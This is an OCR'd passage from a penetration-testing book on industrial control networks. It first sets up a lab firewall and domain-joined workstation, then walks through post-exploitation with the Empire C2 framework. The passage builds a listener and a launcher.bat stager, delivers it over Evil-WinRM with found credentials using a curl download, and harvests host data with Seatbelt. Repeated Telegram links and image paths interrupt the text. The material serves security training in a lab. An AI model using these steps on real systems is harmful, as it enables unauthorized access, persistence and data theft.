


Figure 11.22: The Port Forward rule

We'd want to confirm that Outbound NAT Mode is set to Automatic outbound NAT rule generation, as shown below:




Figure 11.23: Outbound NAT Mode

https://t.me/learningnets

Finally, we'll go to Firewall | WAN to double-check that our WAN rules were established. You should have a rule in place that goes something like this:




Figure 11.24: WAN rule

Now that our firewall is set up, we'll quickly add the Windows 7 PC that we used to setup the PLC earlier in this book to the labcorp.local domain. Let's get this party started:

To do so, go to our network interface and change the Preferred DNS server option, as seen below:

https://t.me/learningnets




Figure 11.25: Preferred DNS server

Go to Computer | Properties | System Properties | Computer name after that. Set the computer name for operator station 1 to OS1 from here. Then, as seen in the accompanying screenshot, choose Domain and change it to

https://t.me/learningnets




Figure 11.26: Computer Name/Domain Changes

Now let's make sure we're linked to a domain and can authenticate with a recognized user. We used operator1 to log into the Windows 7 VM, as demonstrated in the following screenshot:

https://t.me/learningnets

Figure 11.27: Domain-connected

https://t.me/learningnets

By adding LABCORPDomain Users to Remote Desktop Users, we can ensure that our lab operators may utilize Remote Desktop, as demonstrated here:




Figure 11.28: Domain users as Remote Desktop Users

We configured a firewall in this part to provide network segmentation between the enterprise network and the operations network. We also made sure that the LABCORP users had remote desktop access to their operator workstation by connecting the Windows 7 VM we built in Chapter 1: Using to the domain we created in Chapter 10: Winding We'll learn how to use these configurations to find pathways through the network in the upcoming part.

https://t.me/learningnets

After having a shell…

It’s time to return to our regularly scheduled programming. It’s thrilling to witness that shell appear in front of our eyes after we’ve obtained entry. The real job, on the other hand, is yet to begin. The next step is to figure out where we are and what we have access to. For this, we’ll look at the Empire framework, which is a post-exploitation framework. Empire is a C2 framework for installing PowerShell agents with on-demand module delivery. These modules contain a lot of packages that I’ve learned to rely on over time, so it’s great to have them all in one place. WinPEAS, Sherlock, Watson, PowerUp, mimikatz, and more Empire modules are available. These tools aid in the collecting of data about the system and environment in which we have arrived, as well as the establishment of a beachhead for our pentesting excursions.

We’ll rapidly install Empire, make a listener, develop a stager, and finally distribute modules to our host in this part. Let’s get this party started:

To begin, we’ll clone this GitHub project and run the following install script:
git clone --recursive https://github.com/BC-SECURITY/Empire.git cd Empire
sudo ./setup/install.sh

We must run the./empire command when the installation is complete. After you’ve completed this, you’ll see a splash page section that displays

https://t.me/learningnets

the total number of modules, listeners, and agents presently active in the version of the tool you've installed. As you can see in the picture, I have 319 modules accessible for post-exploitation, as well as 0 listeners and 0 agents, as this is the first time, I've ran Empire before the engagement:




Figure 11.29: Empire

Next, we'll create a listener for our soon-to-be-deployed agents to communicate with. In this situation, we may type the uselistener command at the (Empire) > prompt, then add a space and press Tab to display the various alternatives. In this situation, I'm going to use HTTP as my listener. Then, as demonstrated in the accompanying screenshot, type info to bring up a list of commands:

https://t.me/learningnets

Figure 11.30: uselistener http

You can fine-tune your listener right here. I simply altered the Name and Host choices in my situation. I put Host to which is my Kali Linux IP address.

Next, we'll make a stager that we can install on our victim PC. For this, we'll use the http command (Empire) > usestager This command changes the stager's mode to multi/launcher and connects it to the listener we setup before. You'll be offered with options to adjust and tweak for your agent delivery technique as you input information. The default option here is to print to the screen if you merely type produce. This enables you to copy and paste the shellcode onto the system of your target. You can also set the OutFile option to have Empire produce a.bat file that you can send into your victim if you're lazy like me. Here's what you'll get if you run create without specifying a file:

https://t.me/learningnets




Figure 11.31: Stager shellcode

Now, use the set OutFile launcher.bat command, type info, and press Enter to configure the file option so that you can simply transfer it to multiple computers that we want to infect. You'll see that launcher.bat is now a Value field in the OutFile option, as illustrated here:




Figure 11.32: OutFile setting

https://t.me/learningnets


If everything is okay, you should get the following result after changing your file type to create and clicking Enter:

Figure 11.33: generate

We'll now upload and run our freshly constructed launcher.bat file to the workstation PC that we previously compromised. I'll leave it to you to get into the workstation — I used Evil-WinRM to start a session with the operator2 credentials we found, and then used python3 -m http.server to host my launcher.bat file. Finally, as seen above, I used curl to grab the file and pull it into the workstation:

Figure 11.34: launcher.bat on the workstation

Return to your (Empire) > interface and type the agents command once the file has been executed. As illustrated in the accompanying picture, this will bring up a list of active agents that are available to you:



https://t.me/learningnets

Figure 11.35: Active agents

We now have a live agent who is beaconing back to the Empire C2 platform, which is fantastic! Type interact agent name> as the following step. It will be interacted 62FRNKHT in my case. After you've connected, type info to see what choices are available. The following is the result I got:




Figure 11.36: Interacting with the agent

Excellent! We're communicating with our agent at this point. Let's begin by examining our system and its surrounds. When we type the usemodule command and hit a large list of modules that we have access to appears.

https://t.me/learningnets

There are 12 basic categories, each of which has its own set of submodules. The categories are as follows: code_execution

- collection

- credentials

- exfiltration

- exploitation

- lateral_movement

- management

- persistence

- privesc

- recon

- situational_awareness

- trollsploit

Examine the many categories and the submodules that they contain. We want to gain some situational awareness, as we indicated previously. We'll

https://t.me/learningnets

utilize the situational awareness category for this. Select the Seatbelt module and the host from this menu. Take a look at https://github.com/GhostPack/Seatbelt for more information about Seatbelt and its broad possibilities.

Once you've set your module type to info, run the usemodule situational awareness/host/seatbelt command to see what's available. Then execute the module, and you should see something like this:

Figure 11.37: The Seatbelt module

Empire assigns a task ID to the running module, which allows for agent-level sequencing. Following the completion of the module, you will receive feedback from the agent, which will be presented on the screen. As Seatbelt runs, numerous tests will be conducted on the workstation, harvesting a large quantity of data that will quickly fill up the visual buffer. Under you'll find an agent.log that provides the results of tests done by the agent. You may learn a lot about the host system that the agent is running on by looking at this log file. Various interfaces, antivirus software, AppLocker, autorun applications, environment variables, intriguing files, fascinating processes, and much more may all be found. A list of users with administrator access on workstation 1 was uncovered during one of the tests, as seen in the accompanying screenshot:

https://t.me/learningnets

```
====== LocalGroups ======

All Local Groups (and memberships)


  ** WS01\Administrators ** (Administrators have complete and unrestricted access to the computer/domain)

  User            WS01\Administrator                      S-1-5-21-2743866588-592510755-1048663195-500
  User            WS01\admin                              S-1-5-21-2743866588-592510755-1048663195-1001
  Group           LABCORP\Domain Admins                   S-1-5-21-3548499349-430868606-1089018202-512
  User            LABCORP\operator1                       S-1-5-21-3548499349-430868606-1089018202-1108
```

Figure 11.38: Admin privileges

Another test is to find out if there are any active RDP sessions on the host, which we can accomplish by reading the log file with the login as demonstrated here:

```
====== RDPSessions ======

  SessionID                     : 0
  SessionName                   : Services
  UserName                      :
  DomainName                    :
  State                         : Disconnected
